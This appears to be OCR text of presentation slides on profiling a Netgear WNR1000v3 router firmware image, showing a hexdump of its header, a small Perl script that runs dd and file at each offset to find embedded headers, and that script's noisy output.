
Profiling the Image

Profiling the Image


- What exactly makes up this giant blob of binary?
  - Bootloader?
  - Kernel?
  - Filesystem?

- Early attempts were crude and limited in helpfulness

Profiling the Image




```
*#$^
U12H139T00_NETGEARHDR0
IjU4
yXqV
OX8"
2pE5
b'zw
imP/
>^X(F
@,jF
;bkt`
~[p~
jg6L
Z[            z
S&|f
i\&WwN
B\       y
1>$      =@U
f=p-
*8i9
P,{o
         dVV
#E={Jz
:
```




```
00000000  2a 23 24 5e 00 00 00 3a  02 01 00 02 1a 33 00 3b  |*#$^...:.....3.;|
00000010  0a b0 f2 51 00 00 00 00  00 27 70 00 00 00 00 00  |...Q.....'p.....|
00000020  0a b0 f2 51 0f 67 0a dd  55 31 32 48 31 33 39 54  |...Q.g..U12H139T|
00000030  30 30 5f 4e 45 54 47 45  41 52 48 44 52 30 00 70  |00_NETGEARHDR0.p|
00000040  27 00 ff d9 61 98 00 00  01 00 1c 00 00 00 e0 0a  |'...a...........|
00000050  09 00 00 00 00 00 5d 00  00 01 00 00 f0 18 00 00  |......].........|
00000060  00 00 00 00 08 24 dc 9b  7f a8 33 55 23 c7 97 a9  |.....$....3U#...|
00000070  87 73 a2 8c 0b 68 45 50  0a 80 ad 26 1f 53 3a e8  |.s...hEP...&.S:.|
00000080  d0 92 85 a3 a1 8f ba 10  7c ab f8 3b 59 74 8d 3a  |........|..;Yt.:|
00000090  3a 54 8b 94 a8 68 ad 20  30 c4 b1 a6 27 b2 88 05  |:T...h. 0...'...|
000000a0  00 9d 49 58 9c 25 db 94  e7 63 61 66 dc 7a 79 61  |..IX.%...caf.zya|
000000b0  8b 76 22 20 b2 08 77 ae  29 90 0e b0 62 09 7e 90  |.v" ..w.)...b.~.|
000000c0  49 ef 7e eb 64 2a ff cf  2d b3 ac 27 8c 9d 7b e0  |I.~.d*..-..'..{.|
000000d0  10 12 16 ae e8 06 32 b7  e1 79 fa 51 1a 7f c7 49  |......2..y.Q...I|
000000e0  6a 55 34 f2 2c 93 c2 b2  37 27 fc 47 89 80 fd 79  |jU4.,...7'.G...y|
000000f0  58 71 56 b6 11 0d b5 6f  94 3c 26 92 80 76 29 91  |XqV....o.<&..v).|
00000100  a2 85 65 e8 28 16 76 ff  ce bd da 4f 58 38 22 bb  |..e.(.v....OX8".|
00000110  08 96 17 1f 30 93 3d 96  ce f1 f5 b1 2a 09 1d 58  |....0.=.....*..X|
00000120  e7 d9 19 93 b1 bb 3d 97  d4 ae 66 e3 97 9f 06 18  |......=...f.....|
00000130  b5 55 99 3e 56 7e d9 a3  d7 98 be 32 70 45 35 05  |.U.>V~.....2pE5.|
00000140  a1 5d 01 c4 28 54 34 ad  12 ae df 0a 2b 0c dd ea  |.]..(T4.....+...|
00000150  31 aa 79 b1 28 3e ab 9d  8a db 8a df a5 b3 26 d3  |1.y.(>........&.|
00000160  e7 e0 fa cd 7d 82 a5 62  27 7a 77 8f 9d b2 16 9b  |....}..b'zw.....|
:
```

find-headers.pl



```
sh-4.1$ cat find-headers.pl
#!/usr/bin/perl

for $i ( 0 .. (-s $ARGV[0]) - 1 ) {

    $output = `dd if=$ARGV[0] bs=1 skip=$i count=256 2>/dev/null | file -`;

    unless ( $output =~ /\/dev\/stdin: data/ ) {
        print "Offset $i: $output";
    }

}
sh-4.1$
```


find-headers.pl



```
sh-4.1$ perl find-headers.pl WNR1000v3-V1.0.2.26_51.0.59NA.chk
Offset 70: /dev/stdin: MS Windows icon resource - 28 icons
Offset 71: /dev/stdin: raw G3 data, byte-padded
Offset 87: /dev/stdin: MS Windows icon resource
Offset 88: /dev/stdin: raw G3 data, byte-padded
Offset 92: /dev/stdin: SysEx File - E-mu
Offset 115: /dev/stdin: DOS executable (COM)
Offset 118: /dev/stdin: Microsoft Document Imaging Format
Offset 121: /dev/stdin: 8086 relocatable (Microsoft)
Offset 123: /dev/stdin: Sendmail frozen configuration  - version ;Yt\215:T\213\250\2550\304\246\262\005\016\262=\001
Offset 159: /dev/stdin: Hitachi SH big-endian COFF executable, not stripped
Offset 195: /dev/stdin: DOS executable (COM)
Offset 204: /dev/stdin: DOS executable (COM)
Offset 237: /dev/stdin: 8086 relocatable (Microsoft)
Offset 250: /dev/stdin: Sendmail frozen configuration  - version \332X8"\273\226\037\223\226\361\261\011X\347\031\261=\227
Offset 252: /dev/stdin: 8086 relocatable (Microsoft)
Offset 262: /dev/stdin: Squeezed (apple ][) data
Offset 321: /dev/stdin: 370 sysV executable not stripped
Offset 350: /dev/stdin: Sendmail frozen configuration  - version \026\335P\270u\216\367\366\305,\003\206/\200q\327~y9\342\230\261\001
Offset 369: /dev/stdin: mc68k COFF object not stripped
Offset 383: /dev/stdin: DBase 3 data file (1911980079 records)
Offset 388: /dev/stdin: 8086 relocatable (Microsoft)
Offset 436: /dev/stdin: SysEx File - GreyMatter
Offset 439: /dev/stdin: DOS executable (COM)
Offset 486: /dev/stdin: DOS executable (COM)
Offset 519: /dev/stdin: MPEG-4 LOAS
Offset 534: /dev/stdin: DBase 3 data file with memo(s)
Offset 553: /dev/stdin: DBase 3 data file (1728079833 records)
Offset 610: /dev/stdin: DOS executable (COM)
Offset 645: /dev/stdin: SysEx File -
Offset 662: /dev/stdin: DOS executable (COM)
Offset 685: /dev/stdin: DOS executable (COM)
Offset 722: /dev/stdin: MPEG ADTS, layer II, v2, 24 kHz, JntStereo
Offset 736: /dev/stdin: COM executable for DOS
Offset 816: /dev/stdin: Sendmail frozen configuration  - version \256\312\347,\236o
Offset 820: /dev/stdin: DOS executable (COM)
Offset 825: /dev/stdin: Sendmail frozen configuration  - version o
Offset 844: /dev/stdin: SysEx File - Inventronics
Offset 865: /dev/stdin: COM executable for DOS
Offset 870: /dev/stdin: Sendmail frozen configuration  - version \253\017\315\322\243\235\207;\373\243\331\321Ga\002<m\221
Offset 932: /dev/stdin: Sendmail frozen configuration  - version \223x\357\030\346c\216B\\011\341-\025\010E\373\267\177\304\263^)\001
Offset 952: /dev/stdin: COM executable for DOS
Offset 959: /dev/stdin: DBase 3 data file with memo(s) (767025529 records)
Offset 1014: /dev/stdin: 8086 relocatable (Microsoft)
Offset 1088: /dev/stdin: DOS executable (COM)
Offset 1109: /dev/stdin: COM executable for DOS
Offset 1163: /dev/stdin: SysEx File -
Offset 1166: /dev/stdin: DOS executable (COM)
Offset 1211: /dev/stdin: DOS executable (COM)
Offset 1221: /dev/stdin: 8086 relocatable (Microsoft)
```

binwalk

